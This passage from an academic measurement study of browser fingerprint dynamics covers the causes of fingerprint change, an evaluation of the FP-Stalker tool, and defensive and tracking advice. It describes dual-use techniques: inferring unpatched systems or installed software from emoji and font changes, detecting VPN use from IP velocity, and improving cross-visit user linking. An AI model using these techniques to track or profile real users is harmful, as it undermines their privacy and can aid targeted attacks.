- *Fingerprint stability per browser instance.* We break down browser instances (browser IDs) based on the number of visits and the number of dynamics in Figure 5-7. When a browser instance visits our deployment website for three or four times, about half of browser instances remain stable without fingerprints changed. The percentage keeps decreasing as the number of visits increases and then stays at about one third.




Figure 5-7. A breakdown of the number of browser IDs based on the number of dynamics and the number of visits (For example, the solid, green bar above 3 on the x-axis indicates the number of browser IDs satisfying the following two conditions: (i) a browser instance visits our deployment website for only three times and (ii) the fingerprint of that browser instance changes only once—i.e., containing only one piece of dynamics information.)

5.3.2.2 Classification of Fingerprint Dynamics

We classify fingerprint changes into three categories based on their causes and show them in Table 5-II:

- Browser or OS Updates. Browser or OS updates, taking up to about 30% of total changes, refer to the client browser or OS updates to a new version. Such an update may lead to a change in the user agent string and other correlated features, such as canvas rendering and the font list. We first look at OS updates: iOS updates is the single largest portion, i.e., over 95%, of all the updates, because all the subversions of iOS are included in the user agent string. As a comparison, browser updates spread more evenly across different browsers based on their use percentage. It is worth noting that the percentage of browser

instances with OS and browser updates is relatively small, i.e., only 8.1% and 13.81% respectively. That is, many browsers or OSes are not constantly updated, which may lead to corresponding security issues.

- User Actions. Some user actions may lead to fingerprint dynamics, e.g., zooming in/out of the current page changes the screen resolution provided by the browser. It is interesting that only 13.4% of total browser instances have user-action-related dynamics as opposed to 31.07% of total dynamics: Such a big gap shows that a large portion of users do not perform actions that can change fingerprint, but if a user does perform an action, it is very likely that she may do it again in the future. One big portion of dynamics related to user actions is timezone change, taking up 40.49% of total browser instances in this category, which is caused by a user movement from one location to another. The reason that timezone change happens often is that our deployment website locates in Europe and many users travel from one country to another for work.

- Environment Updates. When other software co-located with the browser instance is updated, browser fingerprints may change as well. First, some software updates, such as Microsoft Office and Adobe Acrobat Readers, may introduce new fonts to the OS—about 6.74% of environment updates belong to such category. Second, one big subcategory of environment updates is due to the change of emojis—87.6% of canvas rendering result updates are caused by rendering emojis rather than texts. Lastly, other environment factors, such as audio card information, system languages, and color depth may change as well. It is also worth noting that the percentage of browser instances with environment updates, i.e., 5.57%, is also the smallest compared with other causes, although the percentage of dynamics with environment updates is similar to the one of OS updates. The reason is that environment updates have to happen when certain

environment, e.g., a specific type of software, co-exist with the browser. Take Adobe Software for example—if someone does not use Adobe Acrobat Reader, such environment updates will not exist for that browser instance.

We also listed composite changes that lead to fingerprint changes. The percentage of such composite changes aligns with the percentage of each single category because all the changes are independent. For example, user actions and browser updates are two major categories and therefore the combination of these two is also the largest category among all the possible combinations. It is worth noting that the combination of browser and OS updates are not much, because many browser and OS updates, especially on iOS platform for Safari, is related and counted as OS updates already.

5.3.2.3 Breakdown of Dynamics by Features

We break down the dynamics by different features and also show them in Table 5-I under the dynamics column. In total, we have observed 359,374 pieces of distinct dynamics information; interesting, 306,554 of them, i.e., 85%, are unique. Additionally, there are several things worth noting, especially when comparing with the static values of each feature.

First, the list of fonts, a highly fingerprintable feature with many distinct and unique values, stays relatively stable in terms of dynamics. We only observe 6,763 distinct dynamic values as opposed to 115,128 distinct static ones. That is, the list of fonts is a relatively good feature for browser fingerprinting. Interesting, even if the list of fonts changes, it is highly likely that the changes are unique as well: 5,056 out of 6,763, i.e., 74.8% of dynamics, is unique, which means that font update will also reveal the client browser with high probability.

Second, these features that are influenced by user actions have more dynamic values when compared with their static ones. Such features include IP features, timezone, screen resolution, and pixel ratio. Take screen resolution—which is influenced by a

Table 5-II. A Breakdown of Fingerprint Changes (The total percentage of fingerprint changes adds up to 100%, and the union of all browser instances equals to the percentage of browser instances with fingerprint changes).

Operation Category	% of Changes	% of Browser ID
OS Updates	+11.26%	8.10%
iOS	+11.26%×96.31%	×95.67%
Android	1.71%	2.20%
Mac OS X	1.37%	1.60%
Windows	0.54%	0.50%
Others	0.07%	0.03%
Browser Updates	+19.69%	13.81%
Chrome	×39.01%	×34.67%
Firefox	16.95%	19.39%
Chrome Mobile	26.28%	26.25%
Samsung Internet	8.09%	9.40%
Opera	2.67%	2.45%
Edge	1.94%	2.53%
Firefox Mobile	1.76%	1.96%
Safari	1.20%	1.37%
Others	2.1%	1.98%
User Actions	+31.07%	13.40%
Change timezone	×19.43%	×40.49%
Private browsing mode	41.01%	33.85%
Zoom in/out webpage	17.27%	11.37%
Enable/disable Flash	13.63%	7.02%
Fake supported languages	6.00%	8.10%
Fake screen resolution	2.62%	3.76%
Switch monitor/change resolution	2.45%	2.80%
Browser/OS inconsistency	1.14%	1.3%
Request desktop website	38.52%	47.18%
Others (e.g., fake agent string)	61.48%	52.82%
Install plugins	1.27%	1.12%
Enable/disable LocalStorage	0.64%	1.19%
Enable/disable Cookie	0.41%	0.71%
Environment Updates	+11.91%	5.57%
Software Updates (fontlist)	×6.74%	×8.06%
MS Office	27.08%	36.91%
Adobe Software	33.39%	23.79%
Office and Adobe Software	1.04%	1.35%
Others	38.49%	37.95%
Update Canvas rendering	53.38%	53.20%
Emoji update	87.60%	87.15%
Text update	12.40%	12.85%
Audio update	39.83%	40.57%
HTTP Header Language update	1.77%	2.68%
System Language update	0.74%	0.69%
Screen color depth update	0.22%	0.40%
GPU Render update	0.20%	0.32%
Browser Updates + User Actions	+10.19%	8.78%
OS Updates + User Actions	+5.17%	4.64%
Browser + Environment Updates	+1.83%	1.54%
Other Combinations	+8.88%	6.48%
Total	=100%	62.32%

user zooming in or out the webpage—for example. It has 139 static values but 273 dynamics. Similarly, timezone has 38 static values but 314 dynamics. The reason is that when a feature is influenced by users, the change is usually bi-directional and has less restriction. That is, the value of that feature may change from one value to any in the set. For instance, users are free to move from one location to any place in the world, thus causing a possible dynamic value for timezone and IP-related locations. As a comparison, the dynamics for screen resolution has more restrictions. Although users are free to zoom in or out a web page, the screen ratio stays the same after such operation. Therefore, the dynamic to static value ratio for screen resolution is also smaller than that of timezone.

Third, hardware-related features, such as these used in browser ID, are relatively stable, i.e., with very few dynamics. All the dynamics are special cases in which we need to link two browser IDs together as we mentioned in the browser ID generation.

Lastly, the number of dynamics is usually a fraction of, or on par with, the static values for the rest of features. The reasons are twofold. (i) Most features are stable, i.e., many static values are not involved in a dynamic one. (ii) Some fingerprint changes are restricted, e.g., an unidirectional one. Take an OS update for example, which happens only from a lower version to a higher version. (We do not observe that anyone downgrades their OS in our dataset.) That is, two static values map to only one dynamic one.

5.4 Insights

In this section, we present several insights when observing our raw and dynamics dataset, and then give some advices based on each insight to browser vendors, users or fingerprinting tool developers.

Insight 1: Browser fingerprints, particularly the dynamics, reveal privacy-

(a) Canvas Rendering Result on Samsung Browser

(b) Pixel difference between version 5.4 and 6.2 (highlighted in red)

Figure 5-8. Samsung Browser version 6.2 introduces a new emoji that is also visible from a Google Chrome Browser co-installed with the Samsung Browser (The difference between those two emojis is the red-color part, i.e., a smiling face emoji shown in Subfigure (b))

or security-related information.

Insight 1.1: System-provided emojis may leak security patches involved in OS updates.

We find that system-provided emojis may be used to infer security related patch, such as those in OS updates. In particular, we list two cases in which browser or OS updates lead to emoji changes—i.e., in other words, such emoji changes can be used to infer corresponding software updates involving security patches.

- Emoji changes in Mobile Google Chrome caused by Samsung Browser Update. A Samsung Browser update is observable in Google Chrome canvas rendering results. Specifically, Samsung Browser 6.2 introduces a new emoji that has a slight change of the smiling face as shown in the pixel-by-pixel difference of Figure 5-8. Such update is also observable if Google Chrome renders the smiling face emoji on a canvas. That is, to summarize it, if one observes a canvas rendering update like Figure 5-8 in Google Chrome Mobile, we can infer that the user updates his Samsung Browser installed on the same device to 6.2, and otherwise not. We find 2,298 Chrome instances in our dataset, which leaks such private information.

- Emoji changes in Desktop Google Chrome caused by Windows 7 Update. One Microsoft Windows 7 update on April 22, 2014 installs a set of new emojis to the OS by introducing IE 11, and such emoji updates are observable from another browser, such as Chrome. We only observe 9 browser instances with

such emoji updates, because the update was released back in 2014. Interestingly, we also observe 6,968 browser instances with the old emoji, i.e., they have not applied that specific old update, leading many potential security vulnerabilities, i.e., those that are found after that update, unpatched. Note that browsers on Windows platform only indicates the big version, i.e., 7, 8, or 10, of OS. That is, such update information is supposed to hide from a website visited by the user.

Advice 1 [Browser Security]: Browsers should provide their own emojis to avoid leaking whether security patches are applied.

Insight 1.2: System-provided fonts may leak updates and installations of software, such as Microsoft Office.

System-provided fonts can be used to infer software updates and installations. If knowing software updates and installation, an attacker can launch targeted attacks, such as macro malware aiming at Microsoft Word. We now list several examples of such font-related inference below:

- Font changes caused by Microsoft office update. Our reasoning results show that one particular added font in any browser can reveal the information about a Microsoft Office update. Specifically, the release of three versions of Microsoft Office, i.e., Version 1711 (Build 8730.2175), Version 1708 (Build 8431.2153), and Version 1705 (Build 8201.2217) on January 9, 2018, will add a new font called "MT Extra", which is observable in a browser fingerprint. Therefore, the addition of an "MT Extra" in early 2018 is a strong indication that the device has installed Microsoft Office and updated it accordingly. We find that 1,199 browser instances added the font "MT Extra". Note that this is just a subset of browser instances that applied the update because if the OS has already installed "MT Extra", e.g., by other software before the update, we will not observe the change.

- Font changes caused by Microsoft Office. Apart from the previously mentioned

Office update, the installation of Office itself also introduces new fonts. We find 7 browser instances that are related to the installation of Microsoft Office Pro Plus 2013, i.e., reflected in a font list change. Additionally, we observe 50,869 browser instances installed with Microsoft Pro Plus 2013, because their font list contains corresponding fonts installed by Microsoft Office.

- Font changes caused by WPS Office and LibreOffice. Both WPS Office, an office suite developed by Kingsoft, and LibreOffice, a free and open-source office suite, add a new list of fonts to the system that lead to a fingerprint change. Note that WPS office also slightly changes the color of the emoji rendering.

Advice 2 [Browser Security]: Browsers should ship their own fonts, such as Web fonts, like what Tor Browser does to avoid leaks of software updates and installations.

Insight 1.3: The rendering effects of GPU images can be used to infer masked hardware information.

The rendering behaviors of GPU can revealmasked GPU information. Specifically, based on GPU images collected from other browsers, our correlation analysis finds that 32% of distinct Firefox GPU images can be uniquely mapped to one renderer and vendor, and 38% can be mapped to less than three renderers and vendors. It is interesting that the inference accuracy for certain GPU types, especially these dedicated GPU vendors, are very high, because these GPU rendering behaviors are very different from others when they try to pursue a high rendering quality. For example, the inference accuracy for NVIDIA GeForce series is usually larger than 90%, with GTX 970 as 95.5%. Mali and PowerVR GPUs are very unique as well, with 96.2% and 92.4% inference accuracy respectively. On the contrary, the inference accuracy for low-end, integrated GPUs, such as AMD and Intel ones, are relatively low, which are 20.8% and 57.4% respectively.

Advice 3 [Browser Privacy]: Browsers, such as Firefox, should change canvas rendering results as what Wu et al. [wu2019rendered] do when masking GPU information.

Insight 1.4: IP address change can be used to infer network status, e.g., the use of VPNs or proxies.

Specifically, we can calculate the velocity of the browser instance based on the IP information, such as the latitude and longitude provided by the public database, between two consecutive visits. If the velocity is larger than a threshold, say 2,000 km/h, which is impossible even by plane, we can consider that the browser instance adopts network services, such as proxy and VPN, to visit our deployment website between these two visits. Our evaluation shows that the velocities of most browser instances are small, i.e., less than 150 km/h. There are no browser instances in our database moving between 150 km/h and 2,000 km/h—this is probably because usually the proxy or VPN is located far from the user. We have observed 2,916 browser instances moving over 2,000 km/h, which are considered as using VPN or proxy service. We look at manually some cases and verify that they are indeed using network service. For example, one user was using a Russian IP address at Kaluga; one day later, her IP address was changed to one at Lagos, Nigeria, Africa; and then two hours later, her IP address went back to the first one. The moving speed is way beyond 2,000 km and her second IP address, after manual verification, belongs to a public VPN service.

Advice 4 [User Privacy]: Users may want to avoid visiting a website with and without VPN/proxy service at the same time.

Insight 2: The F1-score and matching speed of prior evolution-aware fingerprint work degrade significantly in a large-scale setting.

We evaluate state-of-the-art evolution-aware fingerprinting tool, FP-Stalker, using the dataset collected in our measurement study. All the experiments are performed





Figure 5-9. Matching Time of FP-Stalker against One Fingerprint (Note that matching time greater than 100 ms is considered unacceptable because ads real-time bidding (RTB) requires that an advertiser provides a decision under 100 ms [136, 137], a hard limit enforced by many ad exchange networks like Google)



(a) F1-Score **(b)** Precision **(c)** Recall

Figure 5-10. F1-Score, Precision and Recall of FP-Stalker for Top 10 Prediction (Note that we run both learning- and rule-based FP-Stalker for 240 hours, which is ten full days; learning-based FP-Stalker is not scalable to a large dataset as acknowledged in the paper as well).

on a powerful server with 192 GB RDIMM 2666MT/s Dual Rank memory and Intel® Xeon® E5-2690 v4 2.6GHz CPU. There are two variations of FP-Stalker, rule-based and learning-based. We adopt all the original rules from the paper and retrained the learning-based FP-Stalker as the F1-Score of the original model is very low (smaller than 50%) on our dataset.

We look at two important metrics of FP-Stalker:

(i) Matching Speed. Figure 5-9 shows the average matching time of FP-Stalker against one fingerprint, which increases linearly as the number of fingerprints. We would like to point out that the matching speed of FP-Stalker, no matter rule- or learning-based, is unacceptable in this large-scale setting. The reason is that many ad exchange networks like Google requires that an advertiser provides a decision under a

Fingerprint 1:

```
User Agent: Mozilla/5.0 (Linux; Android 9; SM-N960U)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.92 Mobile Safari/537.36
...
```

Fingerprint 2:

```
User Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/77.0.3865.92 Mobile Safari/537.36
...
```

(a) A desktop page on a mobile browser

Fingerprint 1:

```
...
Support of Cookies: Yes
Support of localStorage: Yes
...
```

Fingerprint 2:

```
...
Support of Cookies: No
Support of localStorage: No
...
```

(b) Storages Disabled on Chrome

Fingerprint 1:

```
...
CPU Cores: 4
...
```

Fingerprint 2:

```
...
CPU Cores: 2
...
```

(c) Different CPU Cores

Fingerprint 1:

```
User Agent: Mozilla/5.0
(Linux; Android 7.0; SAMSUNG SM-J330F Build/NRD90M)
AppleWebKit/537.36 (KHTML, like Gecko)
SamsungBrowser/6.2 Chrome/56.0.2924.87
Mobile Safari/537.36
```

Fingerprint 2:

```
User Agent: Mozilla/5.0
(Linux; Android 7.0; SAMSUNG SM-G920F Build/NRD90M)
AppleWebKit/537.36 (KHTML, like Gecko)
SamsungBrowser/6.2 Chrome/56.0.2924.87
Mobile Safari/537.36
...
```

(d) Two Browser Instances on Different Devices

Figure 5-11. False Positives and Negatives of both Rule- and Learning-based FP-Stalker (*(a)* and *(b)* are false negatives, as they belong to the same browser instance but are not linked; *(c)* and *(d)* are false positives, as they are from different browser instances but are linked together. We skip the same features between each 1 and 2 pair).

hard limit, which is 100 ms [136].

(ii) F1-Score, Precision and Recall. Figure 5-10 shows the precision, recall, and F1-Score of FP-Stalker as the number of fingerprints increases: All three numbers drop linearly. We now list some false positive (FP) and negative (FN) examples below:

- FN: A desktop page on a mobile device. FP-Stalker fails to link those two fingerprints in Figure 5-11 (a), as the user agent changes drastically from a

mobile Chrome (Fingerprint 1) to a Linux Desktop (Fingerprint 2).

- FN: Storage place disabled on Chrome. Figure 5-11 (b) shows an FN example of storage places, such as cookies and localStorage, are disabled on Chrome, which lead to a change from Fingerprint 1 to 2.

- FP: Two browser instances with different CPU cores. Figure 5-11 (c) shows an FP example of two browser instances with almost exactly the same fingerprint but different CPU cores. This change is very unlikely to our human being, but will be considered as possible by FP-Stalker.

- FP: Two browser instances with different device types. Figure 5-11 (d) shows an FP example of two browser instances with just different device types. Again, this change is small, i.e., from J330 to G920, but very unlikely.

Advice 5 [Better Fingerprinting Tool]: Existing fingerprinting tools need to consider semantics of browser dynamics to improve its precision, recall and F1-Score.

Advice 6 [Better Fingerprinting Tool]: Existing fingerprinting tools may consider caching to improve its matching speed and meet the real-time requirement.

Insight 3: The dynamics of some browser features are correlated although the features themselves are not.

We show that although some features are not correlated directly, the dynamics of those features may be implicitly. Our methodology of finding such correlation is as follows. We first rank all the dynamics based on their popularity, i.e., the total number of appearance, and then find dynamics in which two features come together. We consider these two feature dynamics are potentially correlated if these two features either do not come separately in the dynamics database or appear less popular than the combined one. We then manually inspect these two feature dynamics to understand whether they are correlated. Here are some examples of such implicit correlations:

Table 5-III. Case Studies on Feature Correlation with Browser or OS Updates (Emoji type means a redesign of emoji, and emoji rendering is some subtle rendering detail changes; text width means the width of text rendered in browser canvas, and text detail is some subtle text rendering detail changes.)

Update	Platform	Correlated Feature: Changed Value
Browser Update on Mobile Phone		
Mobile Safari 10→11	iOS	Canvas (C): Emoji rendering
Mobile Safari 11→12	iOS	Font (F): Remove two fonts
Samsung 5→6	Android	C: Emoji rendering
Samsung 6→7	Android	C: Text width and emoji rendering
Mobile Firefox 56→57	Android	C: Text width
Browser Update on Desktop		
Safari 10→11	Mac OS X	F: Remove/add fonts
Safari 10→11	Mac OS X	C: Emoji rendering
Firefox 60→61	Ubuntu	C: Emoji type
Chromium 62→63	Ubuntu	Plugin (P): Remove one plugin
OS Update on Mobile Phone (* means any version lower than the update target)		
Android *→4.4.2	Android	C: Samsung emoji rendering
Android *→8.0.0	Firefox	C: Text width and emoji type
Android *→8.0.0	Samsung	C: Text width and emoji rendering
Android *→8.0.0	Chrome	C: Text detail
iOS *→10.3.3	Safari	C: Emoji rendering
Blackberry OS *→10.3.3	Webkit	C: Text detail
OS Update on Desktop		
Windows *→10	Maxthon	C: Text width and emoji type
Mac OS X *→10.10.4	Safari	C: Emoji rendering
Mac OS X *→10.13	Firefox	C: Text width

- Example 1: Cookie disabling/enabling is correlated with localStorage in Chrome Browser. That is, when cookie is enabled or disabled in Chrome, localStorage will change as well. In total, we have observed 347 Chrome instances that disable cookie and localStorage together and 226 that enable them together. The reason is that Chrome provides a single checkbox to disable or enable both cookie and localStorage; interestingly, the disabling/enabling of cookie and localStorage is not correlated in Firefox Browser, because there are two places to perform these two actions.

- Example 2: The change of DirectX API levels in Firefox is correlated with Firefox updates among 57–60 on certain devices. Specifically, we find the DirectX API level is downgraded to 9EX when Firefox is updated to 58 or 59 on certain devices, and then the level is back to 11 when Firefox is updated to 60. We

suspect that Firefox 57, a relatively buggy version [138], has some problem using DirectX 11 on certain devices and therefore it falls back to DirectX 9EX on Firefox 58 and 59. Then, Firefox 60 fixes some bugs and therefore reuses DirectX 11.

- Example 3: The change of DirectX API levels in Chrome is correlated with Audio Card Sample Rate. Specifically, we find that when Chrome's GPU renderer is updated from Direct3D 9EX to 11 on certain devices, the sample rate of its audio card will also be updated from 44,100 to 48,000. The reason is that probably Chrome adopts DirectX to manage audio card and therefore when DirectX is updated, audio card information is as well.

Except for those implicit correlations, Table 5-III also shows correlations related to browser or OS updates. There are three major types of correlated features: canvas rendering results, font list and plugin list. The canvas rendering results is the most common correlation, because many browser and OS updates include new emojis or text rendering. Specifically, we classify the dynamics in canvas rendering results into four subtypes: text width, text details, emoji types and emoji rendering. Text width means the width of the text part of canvas rendering, which may changes if one letter is rendered thinner or thicker; text details means some texture details of the letter rendering; emoji types means the introduction of a new emoji type; emoji rendering means some small changes, such as smoothing of emojis.

Advice 7 [Better Fingerprinting Tool]: Existing fingerprinting tools may include implicit or explicit feature correlations to improve linking performance.

Insight 4: The timing of some fingerprint dynamics are correlated with real-world events, such as the release of browser or OS updates.

Specifically, we show such trends in Figure 5-12, where the x-axis is our deployment period and y-axis is the percentage of browser instances with corresponding browser




Figure 5-12. Percentage of browser instances with dynamics related to browser updates over the entire period of our deployment

update related dynamics. For example, 66 in Chrome sub-figure refers to fingerprint dynamics that are related to an update to Chrome version 66. We marked each important real-world event during our deployment period, such as Chrome updates between 63 and 67, Firefox updates between 58 and 61, and Safari updates between 10.1.2 and 11.1.

There are two things worth noting. First, after each browser release, there emerges a peak of fingerprint dynamics that lead to an update to the latest version. This trend is the same for all three browsers marked in the figure. Such updates are not immediate, which usually take months to finish. Second, the updates for Safari is usually slower than the ones for Firefox and Chrome. The reason is that Firefox and Chrome updates are automatic—a user just needs to restart the browser and update their browsers. As a comparison, Safari updates require a user to click several buttons in app store and therefore some users are reluctant of doing so.

Advice 8 [Better Fingerprinting Tool]: Existing fingerprinting tools may consider the timings of real-world events to improve linking performance.

5.5 Discussions

We discuss several commonly-raised issues, such as ethics and feature inconsistency, in this paper. First, we obtained approval from our Institutional Review Board (IRB)

prior to conducting the research. Our collected data via the deployment website may contain human information. Specifically, the deployment website has an agreement, i.e., a div element pointing to a legal document, stating that the website may collect user information including browser fingerprints and asking the users for their consent. During the sign-up stage, the users will also see an additional webpage asking for their consent of collecting fingerprint information. Since all the fingerprinting data are accompanied with an anonymized user ID, all the users in our study have at least seen the agreement twice and agreed to be collected. That said, all the ethic issues are handled through the deployment website via a standard procedure and the collection process obeys the EU privacy legislation, e.g., GDPR, which states that websites need to get visitors' consent to store or retrieve information on a computer, smartphone or tablet.

Second, feature inconsistencies have minimum impacts on our measurement study due to their small numbers. Specifically, a browser may provide a piece of false, or called inconsistent, information in our study and our tool actually adopts this type of inconsistency as a feature in the fingerprint. The number of such inconsistencies is very small (less than 1% of browser instances). Now let us look at some of these reasons that lead to inconsistencies. First, the user may want to request a different version of a web page on the device, e.g., a mobile device requesting for a desktop page. This is the major reason in our measurement study that leads to inconsistency and our analysis has already considered such scenarios. Second, a browser, such as Tor Browser and Brave Browser, or a privacy-preserving browser extension may conceal the browser's identity due to privacy reasons. The number of users having these browsers or extensions are relatively small, thus having minimum impacts on our measurement results. We will leave a measurement of such privacy-preserving tools as our future work.

Third, we discuss the limitations of adopting browser IDs as the ground truth.

Although we consider it as a big improvement over user ID and cookies, the adoption of browser ID leads to false positives and negatives. For example, if one user has two identical devices, we will falsely assign the same browser ID to browsers on those two devices. For another example, there might exist some rarely happened user agent changes that are not captured during our study, leading to false negatives.

Fourth, we discuss attack traffic on the deployment website—This is an orthogonal problem to the paper. Because the recorded traffic belongs to users that are logged into the websites, the possibility of attack traffic, such as credential stuffing, is low. Specifically, most traffic related to credential stuffing is trying to log in with account credentials instead of visiting the website normally.

Lastly, we talk about the usage of browser fingerprints in the real-world. Although it is well known that browser fingerprints can be used for web tracking, which may violate user privacy, recent adoption of browser fingerprinting is sometimes to the opposite in the realm of two factor authentication and bot detection [139]. The intuition is simple: Browser fingerprints, just like cookies, have two sides: one for tracking and the other for authentication. In this measurement paper, we took a neutral view on how browser fingerprints are used, but focused on how fingerprints may change over time. It is the responsibility of those who deploy fingerprinting to decide its usage and we give advices on both sides in the paper.

5.6 Related Work

In this section, we discuss related work including the closest one discussing fingerprint evolution/dynamics, web tracking and anti-tracking.

5.6.1 Fingerprint Evolution/Dynamics

FP-Stalker [131] is the first work that considers fingerprint evolution and designs an approach to link different browser fingerprints even if they evolve over time. The

major contribution of FP-Stalker is the design and implementation of novel fingerprint linking algorithms, i.e., both rule-based and learning-based approaches. To validate their algorithms, FP-Stalker involves a relatively small dataset with 1,905 browser instances—as opposed to over 1 million in our paper and over 300,000 if we only count users visiting the deployment website for more than seven times, i.e., following their criteria—collected from a group of users who install their browser extension.

After that, Pugliese et al. [130] also conduct another small-scale study with 88,088 fingerprints belonging to 1,304 users to understand users' trackability. Together with the study, Pugliese et al. propose a method, called feature stemming, to improve feature stability—which performs better than FP-Stalker on the FP-Stalker dataset. There are two potential issues of feature stemming. First, we believe that although feature stemming improves stability, there are still dynamics that need additional linking. Consider the example of a user requesting a desktop page on a mobile device. The user agents of two visits are drastically different, which cannot be captured by feature stemming. Second, feature stemming, e.g., stripping off version substrings, increases the anonymous set size of fingerprints, thus reducing fingerprintability in general.

As a general comparison with prior works on fingerprint evolution, our measurement study is in a much larger scale and also makes observations related to privacy and security, e.g., the leaks of software updates. Furthermore, our measurement study shows that both the learning- and rule-based FP-Stalker performs poorly in terms of F1-Score and matching speed in our large-scale dataset.

5.6.2 Web Tracking

We present related work in web tracking from two perspectives: cookie or super cookie-based and then browser fingerprinting. As a general comparison, our measurement study is the first work that classifies and measures dynamics in browser fingerprinting,

a special, second-generation web tracking, and then draws interesting observations, such as dynamics-related privacy leaks.

5.6.2.1 Cookie or Super Cookie based Tracking

Many measurement studies have been proposed before on the effectiveness or severeness of Web tracking in general, such as these based on cookies or other server-set identifiers. For example, Roesner et al. [89] performs a comprehensive measurement study on web tracking and proposes a classification framework. Lerner et al. [109] conduct an archaeological study by measuring web tracking from 1996 to 2016 in Internet time machine. Soltani et al. and Ayenson et al. measure how tracking companies can use non-cookie based stateful tracking to regenerate deleted cookies [110, 111]. Metwalley et al. [112] adopt an unsupervised method to detect user identifiers that could be adopted for tracking purpose. Krishnamurthy et al. [113–116] gauge the harm of web tracking and conclude that trackers may obtain personal information, such as username and emails.

5.6.2.2 Browser Fingerprinting

Browser fingerprinting is the second generation of web tracking. Yen et al. and Nikiforakis et al., as one of the few early studies, discuss and measure the effectiveness of fingerprinting [10, 117]. Acar et al. [95] conduct a large-scale study canvas fingerprinting, evercookies, and the use of "cookie syncing". FPDetective [8] and Fifield el al. [9] both focus on the list of font perspective in browser fingerprinting, e.g., FPDetective performs a measurement study of millions of most popular websites using fonts in the fingerprints. Similarly, Englehardt et al. [100] also conduct a very large-scale study on one million websites about browser fingerprinting, which results in many new features, such as AudioContext. Cao et al. [133] and Boda et al. [94] study a different angle of browser fingerprinting, i.e., cross-browser fingerprinting. Vastel et

al. [140] study the inconsistencies in browser fingerprints and shows such inconsistency brings additional entropy for fingerprinting. There are also many works focusing on different perspectives of browser fingerprinting, such as canvas-based [12], JavaScript engine [118, 119], and hardware-based [13]. Particularly, Laperdrix et al. [11] designs a website, called AmIUnique, and conduct a comprehensive study on 17 attributes of browser fingerprinting.

In terms of measurement study, Gómez-Boix et al. [128], similar to our study, deployed a fingerprinting tool on a real-world website and studied the effectiveness of browser fingerprinting. Note that their study adopts cookies as identifiers to differentiate browser instances. However, to the contrary, our study reveals that both users and browsers, such as Safari powered by Intelligent Tracking Preventing, do delete cookies very often and therefore cookies are unreliable in terms of serving as a ground-truth identifier. In addition, their study focuses on the fingerprinting effectiveness but not dynamics.

5.6.3 Anti-tracking

We also discuss existing anti-tracking from two aspects: defense against cookie-based and anti-fingerprinting.

5.6.3.1 Defense against Cookie- or Supercookie-based Tracking

